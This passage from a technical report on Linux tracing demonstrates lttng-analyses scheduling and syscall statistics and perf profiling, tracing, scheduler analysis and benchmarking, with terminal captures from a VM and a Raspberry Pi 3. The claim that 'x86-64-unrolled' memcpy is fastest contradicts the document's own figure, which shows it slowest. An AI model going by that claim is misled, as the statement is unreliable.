jugurtha-VirtualBox lttng-analyses-master # ./lttng-schedstats /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
      Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [#####
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771] -> scheduling latency stats.
Scheduling latency stats (per-TID) (us)
Process          Count    Min     Avg     Max     Stdev  Priorities
acpid (730)        2   63.964   540.721   1017.478   674.236 [20]
at-spi2-registr (1443)  3   34.253   139.255   347.007   179.922 [20]
blueberry-obex (1744)  1   342.060   342.060   342.060    ? [20]
Chrome_dThread (2268)  2   5.575    7.278    8.981    2.408 [20]
cinnamon-killer (1776)  1   170.645   170.645   170.645    ? [20]
cinnamon-screen (1936)  1   1198.376   1198.376   1198.376    ? [20]
cinnamon-sessio (1346)  1   2062.578   2062.578   2062.578    ? [20]
clock-applet (1968)    1   1674.928   1674.928   1674.928    ? [20]
csd-ally-keyboa (1514)  1   1753.150   1753.150   1753.150    ? [20]
```

FIGURE 4.88 – Global scheduling statistics - LTTng analyses

The meaning of the columns :

- **Process** : List of processes in the system at the time of tracing.
- **Count** : Number of times the task has been chosen to run on the processor.
- **Min** : Minimum latency time to schedule the task.
- **Avg** : Average latency time associated with each task.
- **Max** : Maximum latency time to schedule the task.
- **Priorities** : priority of the task

Scheduling latency is the time delay required for the scheduler to select the next task to be executed  
+ the time delay between waking up to the actual running of the task

ii. **lttng-schedtop** : Shows the highest scheduling latencies sorted in descending order (**Figure 4.89**)

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-schedtop /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
        Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [#####
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771] #####
          lttng-irqstats      Hardware and software interrupt statistics.

Scheduling top
Wakeup      Switch lttng-memtop    Latency (us) Priority CPU   Wakee /... Waker
[09:21:17.924692782, 09:21:17.929413443] 4720.661 20 1 JS Helper (2275) JS Helper (2276)
[09:21:25.378545747, 09:21:25.381453308] 2905.761 20 1 Web Content (2295) Xorg (1102)
[09:21:25.378705161, 09:21:25.381550151] 2844.990 20 1 metacity (1937) Xorg (1102)
[09:21:25.378612460, 09:21:25.381205203] 2592.743 20 1 firefox (2013) Xorg (1102)
[09:21:17.922117586, 09:21:17.924586109] 2468.523 20 1 JS Helper (2275) Web Content (2265)
[09:21:25.379044522, 09:21:25.381107100] 2062.578 20 1 cinnamon-sessio... (1346) Xorg (1102)
[09:21:25.378474969, 09:21:25.380411210] 1936.241 20 1 gnome-terminal-... (3723) Xorg (1102)
[09:21:25.379024274, 09:21:25.380874246] 1849.972 20 0 csd-sound (1493) Xorg (1102)
[09:21:25.379015640, 09:21:25.380797630] 1781.990 20 0 csd-housekeepin (1500) Xorg (1102)
[09:21:25.378979128, 09:21:25.380732278] 1753.150 20 0 csd-alloy-keyboa (1514) Xorg (1102)

jugurtha-VirtualBox lttng-analyses-master #
```

FIGURE 4.89 – Displaying the highest latencies scheduling tasks - LTTng analyses

- iii. **lttng-schedfreq** : Shows the distribution frequency associated with each process (sorted by ascending TID)
- iv. **lttng-schedlog** : We can get better insight of the latency by viewing the log chronology of scheduling (**Figure 4.90**)

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-schedlog /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
        Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [#####
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771] #####
          lttng-irqstats      Hardware and software interrupt statistics.

Scheduling log
Wakeup      Switch    Latency (us) Priority CPU   Wakee /... Waker
[09:21:16.872530446, 09:21:16.872627014] 96.568 20 0 lttn...-consumerd (3947) Unknown (N/A)
[09:21:16.874927253, 09:21:16.874938154] 10.901 0 0 kworker/0:1H (175) Unknown (N/A)
[09:21:16.874913040, 09:21:16.874943834] 30.794 20 0 lttn...-consumerd (3947) Unknown (N/A)
[09:21:16.875285162, 09:21:16.875289720] 4.558 20 0 ksoftirqd/0 (6) Unknown (N/A)
[09:21:16.875308993, 09:21:16.875315723] 6.730 0 0 kworker/0:1H (175) ksoftirqd/0 (6)
[09:21:16.875271337, 09:21:16.875319255] 47.918 20 0 rcu sched (7) Unknown (N/A)
[09:21:16.875300426, 09:21:16.875324000] 23.574 20 0 lttn...-consumerd (3947) ksoftirqd/0 (6)
[09:21:16.875341092, 09:21:16.875378299] 37.207 20 0 kworker/1:1 (45) lttn...-consumerd (3947)
[09:21:16.875384617, 09:21:16.875439345] 54.728 20 0 lttn...-consumerd (3947) kworker/1:1 (45)
[09:21:16.875767089, 09:21:16.875775956] 8.867 0 0 kworker/0:1H (175) Unknown (N/A)
[09:21:16.875759498, 09:21:16.875780815] 24.867 20 0 lttn...-consumerd (3947) Unknown (N/A)

jugurtha-VirtualBox lttng-analyses-master #
```

FIGURE 4.90 – Scheduling latency log - LTTng analyses

- **lttng-syscallstats** : Allows to list all the syscalls made by every process present in the system at the time of tracing (**Figure 4.91**)

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-syscallstats /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
      Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [#####
Time: 0:00:01
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]
Per-TID syscalls statistics (usec)
Web Content (2174, TID: 2174)          lttng-isolate   Count    Min     Avg     Max    Stdev  Return values
- close                                304       0.484    0.647    1.774   0.101  {'success': 305}
- recvmsg                             159       1.083    37.734   177.633  14.401  {'success': 154, 'EAGAIN': 7}
- sendmsg                             152       6.639    7.29     17.831   0.979  {'success': 153}
- socketpair                          152       5.558    6.658    33.765   2.765  {'success': 153}
- unknown                            151       3.464    3.893    6.74     0.389  {'success': 152}
- poll                                4        1.078   914395.294  3657576.19  1828787.264  {'success': 5}
- futex                               2        2.859    4.74     6.621     ?  {'success': 3}
- read                                1       5.408    5.408    5.408     ?  {'success': 2}
Total:                                 925
-----
Web Content (2295, TID: 2295)          lttng-isolate   Count    Min     Avg     Max    Stdev  Return values
- close                                304       0.476    0.611    2.172   0.115  {'success': 305}
- recvmsg                             159       1.065    35.909   312.4   23.902  {'success': 154, 'EAGAIN': 7}
```

FIGURE 4.91 – System call statistics - LTTng analyses

### 4.3.3 Perf (Perf events)

**Perf** is a linux official profiler, tracer and benchmarker tool that has been merged to the linux mainline since version 2.6.31.

#### Installing Perf

Perf is not available by default on most distributions, We may have to install it :

- 1 \$ sudo apt-get install linux-tools-common
- 2 \$ perf

Perf can be used in many different ways, but the most important features are shown in **Figure 4.92**.

```
jubbe@F-NAN-HIPPOTOME:~ Fichier Édition Affichage Rechercher Terminal Aide
jubbe@F-NAN-HIPPOTOME:~$ perf
usage: perf [--version] [-help] [OPTIONS] COMMAND [ARGS]

The most commonly used perf commands:
  annotate      Read perf.data (created by perf record) and display annotated code
  archive       Create archive with object files with build-ids found in perf.data file
  bench         General framework for benchmark suites
  buildid-cache Manage build-id cache.
  buildid-list  List the buildids in a perf.data file
  data          Data file related processing
  diff          Read perf.data files and display the differential profile
  evlist        List the event names in a perf.data file
  inject        Filter to augment the events stream with additional information
  kmem          Tool to trace/measure kernel memory properties
  kvm           Tool to trace/measure kvm guest os
  list          List all symbolic event types
  lock          Analyze lock events
  mem           Profile memory accesses
  record        Run a command and record its profile into perf.data
  report        Read perf.data (created by perf record) and display the profile
  sched         Tool to trace/measure scheduler properties (latencies)
  script        Read perf.data (created by perf record) and display trace output
  stat          Run a command and gather performance counter statistics
  test          Runs sanity tests.
  timechart    Tool to visualize total system behavior during a workload
  top           System profiling tool.
  trace         strace inspired tool
  probe         Define new dynamic tracepoints

See 'perf help COMMAND' for more information on a specific command.
```

FIGURE 4.92 – Perf available features

**Note :** Perf is also called perf event.

Let's describe those subcommands quickly :

- **list** : lists the events supported by perf (HW/SW events, tracepoints).
- **stat** : counts the number of occurrence of an event (group of events or all the events) in the system or particular program.
- **record** : samples an application (or the entire system) and shows the callgraph of functions.
- **report** : parses and displays the report generated by perf (perf list or perf record).
- **script** : Prints trace as text so that it can be parsed by other tools.

#### 4.3.3.1 Perf as a profiling tool

Historically, Perf was made to profile the system (it is the most used feature of Perf).

##### — CPU statistics :

```
1 $ sudo perf stat gcc hello-world-profile-perf.c -o hello-world-profile-perf
```

##### (a) Basic CPU Statistics :

```
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$ perf stat gcc hello-wolrd-profile-perf.c -o hello-wolrd-profile-perf
Performance counter stats for 'gcc hello-wolrd-profile-perf.c -o hello-wolrd-profile-perf':
      53,890907      task-clock (msec)      #  0,984 CPUs utilized
          14      context-switches      #  0,260 K/sec
          11      cpu-migrations      #  0,204 K/sec
          4 376      page-faults      #  0,081 M/sec
  95 207 999      cycles      #  1,767 GHz
  46 302 555  stalled-cycles-frontend      # 48,63% frontend cycles idle
<not supported>  stalled-cycles-backend
  113 434 585      instructions      #  1,19  insns per cycle
                                         #  0,41  stalled cycles per insn
  23 620 461      branches      # 438,301 M/sec
    727 415      branch-misses      #  3,08% of all branches

  0,054759489 seconds time elapsed

jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$
```

FIGURE 4.93 – Profile CPU basic statistics using Perf

##### (b) More CPU Statistics : the option -d allows to dig more, it adds L1 data caches and last cache level (LLC) statistics (**Figure 4.94**).

```
1 $ perf stat -d gcc hello-world-profile-perf.c -o hello-world-profile-perf
```

```
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$ perf stat -d gcc hello-wolrd-profile-perf.c -o hello-wolrd-profile-perf
Performance counter stats for 'gcc hello-wolrd-profile-perf.c -o hello-wolrd-profile-perf':
      53,848565      task-clock (msec)      #  0,983 CPUs utilized
          14      context-switches      #  0,260 K/sec
          10      cpu-migrations      #  0,186 K/sec
          4 381      page-faults      #  0,081 M/sec
  95 017 344      cycles      #  1,765 GHz
  46 304 592  stalled-cycles-frontend      # 48,73% frontend cycles idle
<not supported>  stalled-cycles-backend
  112 784 033      instructions      #  1,19  insns per cycle
                                         #  0,41  stalled cycles per insn
  23 526 959      branches      # 436,910 M/sec
    724 942      branch-misses      #  3,08% of all branches
  29 009 440      L1-dcache-loads      # 538,723 M/sec
    1 732 043      L1-dcache-load-misses      #  5,97% of all L1-dcache hits
    830 387      LLC-loads      # 15,421 M/sec
<not supported>  LLC-load-misses

  0,054761256 seconds time elapsed

jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$
```

FIGURE 4.94 – More CPU statistics using Perf

##### (c) Specific event : We may only ask perf to count some events, We recommand to use this approach as it reduces measurement's overheads and the report size for easier analysis.

Let's use Perf to count the occurrences of two events : *page-faults* and *branches* as shown in **Figure 4.95**.

```
1 $ sudo perf stat -e page-faults,branches gcc hello-world-profile-perf.c -o hello-world-profile-perf
```

```
Fichier Édition Affichage Rechercher Terminal Aide
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$ perf stat -e page-faults,branches g
cc hello-wolrd-profile-perf.c -o hello-wolrd-profile-perf

Performance counter stats for 'gcc hello-wolrd-profile-perf.c -o hello-wolrd-pr
ofile-perf':
          4 380      page-faults
        23 490 192      branches

  0,052749952 seconds time elapsed

jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$
```

FIGURE 4.95 – Filtering CPU statistics using Perf

## Count events in Raspberry PI 3

As We did for a desktop machine we can do exactly for embedded systems (**Figure 4.96**)

```
pi@raspberrypi:~$ perf stat -e major-faults,minor-faults ./rpi-number-guess
-----
----- Guess my number -----
-----

Please choose a number between 0 and 100 : 70
Congratulations!!!!!!You got it!
Number of tries : 1

Performance counter stats for './rpi-number-guess':
          0      major-faults:u
         52      minor-faults:u

  2.424566136 seconds time elapsed
pi@raspberrypi:~$
```

FIGURE 4.96 – Profiling page faults in our random guess game using perf

— **Timed profiling :** Sometimes, We want more than counting events, We need to understand the reasons of having : high ratio of page faults, cache misses, ...,etc. This where we hit the limitations of Basic statistics. At this stage, We need to record the callgraph of our application and see the stack frames.

(a) **Record phase :**

- Recording the entire system :** Most of the time, We record function calls and stack frames for a short period of time in a system (**Figure 4.97**).

```
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf/recordHoleSystem$ sudo perf record -
F 99 -ag -- sleep 10
[ perf record: Woken up 1 times to write data ]
[ perf record: Captured and wrote 0.918 MB perf.data (57 samples) ]
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf/recordHoleSystem$
```

FIGURE 4.97 – Sampling function calls and stack traces on the entire system

ii. **Recording a single application :**

- Sampling an application that terminates : see **Figure 4.98**.

```
Fichier Edition Arrêlage Rechercher Terminal Aide
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$ sudo perf record -F 99 -g gcc hello
-wolrd-profile-perf.c -o hello-wolrd-profile-perf
[ perf record: Woken up 1 times to write data ]
[ perf record: Captured and wrote 0.021 MB perf.data (49 samples) ]
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$
```

FIGURE 4.98 – Sampling function calls on application

- Sampling an application that runs forever : If your application runs all the time, Ctrl+C must be used to stop it (**Figure 4.99**).

```
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf/recordAppForever$ sudo perf record -F 99 -g xclock
^C[ perf record: Woken up 1 times to write data ]
[ perf record: Captured and wrote 0.017 MB perf.data (22 samples) ]
```

FIGURE 4.99 – Sampling function calls on continuously running application

- (b) **Displaying the report** : reports are displayed with functions sorted according to their execution time (*time exhaustive functions are on the top and shown in red*).  
 i. **Basic mode** : We can use the *directionnal keys* to navigate, and *Enter key* to unroll the content of a function in order to see the function calls (**Figure 4.100**)

```
1 $ sudo perf report -g
```

Children	Self	Command	Shared Object	Symbol
+ 50,00%	50,00%	as	libc-2.23.so	[.] __memset_sse2
- 50,00%	0,00%	cc1	[kernel.kallsyms]	[k] handle_mm_fault
		handle_mm_fault		
		alloc_pages_vma		
- 50,00%	0,00%	cc1	[kernel.kallsyms]	[k] __do_page_fault
		__do_page_fault		
		handle_mm_fault		
		alloc_pages_vma		
- 50,00%	0,00%	cc1	[kernel.kallsyms]	[k] do_page_fault
		do_page_fault		
		__do_page_fault		
		handle_mm_fault		
		alloc_pages_vma		
+ 50,00%	0,00%	cc1	[kernel.kallsyms]	[k] page_fault
+ 50,00%	50,00%	cc1	[kernel.kallsyms]	[k] alloc_pages_vma
+ 50,00%	0,00%	cc1	cc1	[.] _ZN3gcc12dump_manager13d
+ 0,00%	0,00%	acc	acc-5	[.] 0xfffffffffffffc3b61b

FIGURE 4.100 – Displaying Perf records in Basic mode

- ii. **Tree mode** : the parameter « `--stdio` » causes the output to be displayed in treeview looking (**Figure 4.101**).

```
1 $ sudo perf report -g --stdio
```

## Important

Perf samples programs to get information but it can miss a lot (We cannot get everything when sampling). The reason to avoid to sample at higher frequencies is the increase of time and memory « Overhead »





FIGURE 4.101 – Displaying Perf records in Tree view mode

As a working example, let's make it work on Raspberry PI 3 :

- (a) **Record phase** : the procedure should familiar to us at this stage (**Figure 4.102**).



```

pi@raspberrypi:~$ sudo perf record -F 99 -ag -- ./rpi-number-guess
-----
-----Guess my number-----
-----
Please choose a number between 0 and 100 : 50
The number is greater!
Please choose a number between 0 and 100 : 70
The number is smaller!
Please choose a number between 0 and 100 : 60
The number is smaller!
Please choose a number between 0 and 100 : 55
The number is smaller!
Please choose a number between 0 and 100 : 54
Congratulations!!!!!! You got it!
Number of tries : 5
[ perf record: Woken up 1 times to write data ]
[ perf record: Captured and wrote 0.114 MB perf.data (29 samples) ]
pi@raspberrypi:~$ 

```

FIGURE 4.102 – Perf recording events on our game - Raspberry PI 3

- (b) **Display report phase** : It is better to use the `-stdio` option on embedded systems because expanding the result is not always supported (**Figure 4.103**).

**Note** : We have recorded a simple example but the size of the trace is 120Kb (see **Figure 4.104**), this is why it is always wise to filter.

#### 4.3.3.2 Perf as a tracing tool

##### Listing Perf supported tracepoints

```
pi@raspberrypi:~$ sudo perf report --stdio
Failed to open /tmp/perf-939.map, continuing without symbols
# To display the perf.data header info, please use --header/--header-only option
#
#
# Total Lost Samples: 0
#
# Samples: 29 of event 'cycles:ppp'
# Event count (approx.): 36706052
#
# Children      Self  Command          Shared Object      Symbol
# .....  .....
#
#    73.98%   0.00%  swapper          [kernel.kallsyms]  [k] default_idle_call
#          |   ---default_idle_call
#          |   arch_cpu_idle
#
#    73.98%   0.00%  swapper          [kernel.kallsyms]  [k] cpu_startup_entry
#          |   ---cpu_startup_entry
#          |   default_idle_call
#          |   arch_cpu_idle
#
#    73.98%  73.98%  swapper          [kernel.kallsyms]  [k] arch_cpu_idle
```

FIGURE 4.103 – Displaying perf records of our game - Raspberry PI 3

```
-rw-rw-r-- 1 root root 120K Apr 19 12:04 perf.data
```

FIGURE 4.104 – Perf trace size of our simple guess number game - Raspberry PI 3

```
1 $ perf list
```

As already stated, Perf allows for Static and dynamic tracing.

- **Static tracing :** all we need to do is choosing one of the selected tracepoints and snoop it (**Figure 4.105**).
  - \* Choose a tracepoint : We can trace « do\_sys\_open ».
  - \* Record the trace : We are already familiar with recording events in perf (**Figure 4.105**) :

```
1 $ sudo perf record -e fs:do_sys_open -ag
```

```
NAN-HIPPOPOTAME:~/Perf/profile-perf/recordAppForever$ sudo perf record -e fs:do_sys_open
-ag
Warning: Error: expected type 5 but read 4
^C[ perf record: Woken up 1 times to write data ]
[ perf record: Captured and wrote 1.062 MB perf.data (811 samples) ]
```

FIGURE 4.105 – Static tracing of do\_sys\_open in Perf

- \* Display report : We can display in one the ways that we have already seen, We will use « --stdio »option (**Figure 4.106**).




FIGURE 4.106 – Display report of static tracing of do\_sys\_open in Perf

We can do the same experiment of a Raspberry PI 3 as follow :

- (a) Select your tracepoint from the list (**Figure 4.107**)

```
pi@raspberrypi:~$ sudo perf list | grep -E 'sys'
raw_syscalls:sys_enter                                [Tracepoint event]
raw_syscalls:sys_exit                                 [Tracepoint event]
pi@raspberrypi:~$
```

FIGURE 4.107 – Getting the list of syscall tracepoints - Raspberry PI 3

- (b) Record the tracepoint (or tracepoints) as shown in **Figure 4.108**

```
ber-guessrpi:~$ sudo perf record -e raw_syscalls:sys_enter -F 99 -ag ./rpi-number-guess
-----
-----Guess my number-----
-----
Please choose a number between 0 and 100 : 50
The number is smaller!
Please choose a number between 0 and 100 : 25
The number is smaller!
Please choose a number between 0 and 100 : 12
The number is greater!
Please choose a number between 0 and 100 : 20
The number is smaller!
Please choose a number between 0 and 100 : 15
The number is greater!
Please choose a number between 0 and 100 : 18
The number is smaller!
Please choose a number between 0 and 100 : 16
Congratulations!!!!!!!!!! You got it!

Number of tries : 7
[ perf record: Woken up 1 times to write data ]
[ perf record: Captured and wrote 0.129 MB perf.data (24 samples) ]
```

FIGURE 4.108 – Recording enter syscall using perf - Raspberry PI 3

- (c) Display the result : see **Figure 4.109**

```
pi@raspberrypi:~$ sudo perf report --stdio
Failed to open /tmp/perf-799.map, continuing without symbols
Failed to open /tmp/perf-801.map, continuing without symbols
# To display the perf.data header info, please use --header/--header-only option
#
#
# Total Lost Samples: 0
#
# Samples: 24 of event 'raw_syscalls:sys_enter'
# Event count (approx.): 91480
#
# Children      Self   Trace output
# .....  .....
#
# 55.69%  55.69%  NR 20 (1241150, 56a32, ffffffff, ffffffff, 1241150, 79)
|   ---__getpid
|   syscall_trace_enter
36.17%  36.17%  NR 4 (7, 7ebdbadf, 1, 57, a0f128, a263e0)
|   ---0x2
|   __GI___libc_write
|   syscall_trace_enter
5.54%   5.54%  NR 322 (4, 14bf5b3, ec800, 0, 0, 14bf5b3)
```

FIGURE 4.109 – Displaying report on recorded syscall - Raspberry PI 3

#### — Dynamic tracing :

- (a) Create the dynamic event : Creating a dynamic event means extending the list of existing tracepoints (**Figure 4.110**).

```
$ sudo perf probe --add <functionToTrace>
```

```
jugurtha@jugurtha-VirtualBox ~ $ sudo perf probe --add ip_rcv
Added new event:
  probe:ip_rcv          (on ip_rcv)

You can now use it in all perf tools, such as:
  perf record -e probe:ip_rcv -aR sleep 1
jugurtha@jugurtha-VirtualBox ~ $
```

FIGURE 4.110 – Dynamic kprobes using Perf

- (b) Record the dynamic event : see **Figure 4.111**.

```
jugurtha@jugurtha-VirtualBox ~ $ sudo perf record -e probe:ip_rcv -aRg
^C[ perf record: Woken up 12 times to write data ]
[ perf record: Captured and wrote 3.658 MB perf.data (2094 samples) ]
```

FIGURE 4.111 – Recording inserted dynamic kprobes using Perf

- (c) Read the report trace : see **Figure 4.112**.

```
DNS Resolver #1 2603 [001] 366.608144: probe:ip_rcv: (fffffffffb23f6ed0)
7ffffb23f8ed1 ip_rcv ([kernel.kallsyms])
7ffffb23b4e08 __netif_receive_skb ([kernel.kallsyms])
7ffffb23b5d2f process_backlog ([kernel.kallsyms])
7ffffb23b53de net_rx_action ([kernel.kallsyms])
```

FIGURE 4.112 – Reading dynamic kprobes trace using Perf

(d) Delete the dynamic event : We can erase the dynamic probe that We have inserted (**Figure 4.113**) :

```
1 $ sudo perf probe --del <functionToTrace>
```

FIGURE 4.113 – Removing dynamic kprobes using Perf

#### 4.3.3.3 Analyse the scheduler using Perf

Building a real time Linux OS requires some workaround, but one of the major changes in to improve the scheduler and reduce it's latency.

Perf can help us to understand the behaviour of a scheduler on a particular system :

(a) Recording the traces : let's record 5 seconds activities on the overall system (**Figure 4.114**) :

```
1 $ sudo perf sched record -ag -- sleep 5
```

FIGURE 4.114 – Record 5 seconds of samples of system activities using Perf

(b) Analyse the traces : Perf offers a variety of subcommands related to scheduler analysis :

i. **latency** : shows the scheduler latency for each task (**Figure 4.115**).

```
1 $ sudo perf sched latency
```

Task	Runtime ms	Switches	Average delay ms	Maximum delay ms
sssd:983	0.315 ms	2	avg: 0.053 ms	max: 0.096 ms
sssd_pam:1127	0.190 ms	2	avg: 0.036 ms	max: 0.039 ms
perf:9240	1.183 ms	1	avg: 0.034 ms	max: 0.034 ms
kworker/u8:4:8235	0.096 ms	2	avg: 0.034 ms	max: 0.034 ms
metacity:2654	1.538 ms	8	avg: 0.034 ms	max: 0.034 ms
JS Helper:(7)	6.056 ms	7	avg: 0.033 ms	max: 0.034 ms
IPDL Background:3558	24.172 ms	307	avg: 0.033 ms	max: 0.077 ms
dmcrypt_write:320	0.064 ms	1	avg: 0.033 ms	max: 0.033 ms
Gecko_IOThread:3526	26.150 ms	329	avg: 0.033 ms	max: 0.162 ms
ImgDecoder #1:3627	0.469 ms	1	avg: 0.033 ms	max: 0.033 ms
Chrome ~dThread:(4)	30.511 ms	331	avg: 0.032 ms	max: 0.478 ms
texmaker:3902	0.119 ms	1	avg: 0.032 ms	max: 0.032 ms

FIGURE 4.115 – Measuring scheduler latency using Perf sched

ii. **map** : displays the context switches on different CPUs (**Figure 4.116**).

```
1 $ sudo perf sched map
```

```
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf/recordAppForever$ sudo perf sched map
* A0          20792.514436 secs A0 => perf:9243
*. A0          20792.514479 secs . => swapper:0
. A0 *.        20792.514482 secs
. *B0 .        20792.514526 secs B0 => migration/1:12
. B0 *A0       20792.514534 secs
. *. A0        20792.514534 secs
. . A0 *C0     20792.514766 secs C0 => Timer:4418
. *D0 A0 C0    20792.514786 secs D0 => Web Content:4400
. D0 A0 *.     20792.514792 secs
. D0 A0 *C0    20792.514832 secs
. D0 A0 *.     20792.514838 secs
. *. A0 .       20792.514856 secs
```

FIGURE 4.116 – View context switches using Perf map

We're working on a machine having 4 processors (so there are 4 columns in **Figure 4.116**) on which the tasks are scheduled.

Tasks are represented by a shortcut, but perf shows its meaning at the end of each line (*for example D0 is the task Web content with pid 4400*).

A special task is the . which stands for an IDLE process (in this case it is swapper :0).

The \* means that the task has been chosen to be scheduled.

#### 4.3.3.4 Perf as a benchmarking tool

Perf can be used for benchmarking, We can take a close look to its benchmarking collection using :

```
1 $ perf bench
```

The result of the above command is shown in **Figure 4.117**.

```
jugurtha@jugurtha-VirtualBox ~ $ perf bench
Usage:           perf bench [<common options>] <collection> <benchmark> [<options>]
               # List of all available benchmark collections:
               sched: Scheduler and IPC benchmarks
               mem: Memory access benchmarks
               futex: Futex stressing benchmarks
               all: All benchmarks
jegurtha@jugurtha-VirtualBox ~ $ We
```

FIGURE 4.117 – Perf benchmark collection

The collection may be different on other systems, let's try quickly to benchmark :

- **mem** : Perf can benchmark different implementations of the functions « **memcpy()** » and « **memset()** ». We have to start perf as shown below :

```
1 $ perf bench mem all
```

A sample of result is shown in **Figure 4.118**.

```
# function 'default' (Default memcpy() provided by glibc)
# Copying 1MB bytes ...

    10.279605 GB/sec
# function 'x86-64-unrolled' (unrolled memcpy() in arch/x86/lib/memcpy_64.S)
# Copying 1MB bytes ...

    8.566338 GB/sec
# function 'x86-64-movsq' (movsq-based memcpy() in arch/x86/lib/memcpy_64.S)
# Copying 1MB bytes ...

    9.390024 GB/sec
# function 'x86-64-movsb' (movsb-based memcpy() in arch/x86/lib/memcpy_64.S)
# Copying 1MB bytes ...

    13.950893 GB/sec
```

FIGURE 4.118 – Perf memory benchmarking

**Figure 4.118** shows clearly that « *x86-64-unrolled* » implementation of *memcpy* is the fastest (tests are made using 1MB of data).

- **futex** : for simplicity, a futex is a fast userspace mutex created to avoid system calls (which are slow)<sup>1</sup>.

<sup>1</sup> \$ perf bench futex all

A sample of the output is shown in **Figure 4.119**.

```
# Running futex/lock-pi benchmark...
Run summary [PID 3257]: 2 threads doing pi lock/unlock pairing for 10 secs.

[thred  0] futex: 0x93c640 [ 240 ops/sec ]
[thred  1] futex: 0x93c640 [ 240 ops/sec ]

Averaged 240 operations/sec (+- 0.00%), total secs = 10
```

FIGURE 4.119 – Perf futex benchmarking

**Important :** We can execute all the benchmarks at once using « *perf bench all* ».

#### 4.3.3.5 Generate Flamegraphs from Perf

Flamegraphs allow to visualize the stack frames, especially those coming from a profiler like Perf. The original implementation of *Flamegraphs* was made by *Brendan Gregg* (An example is shown in **Figure 4.120**)<sup>2</sup>.

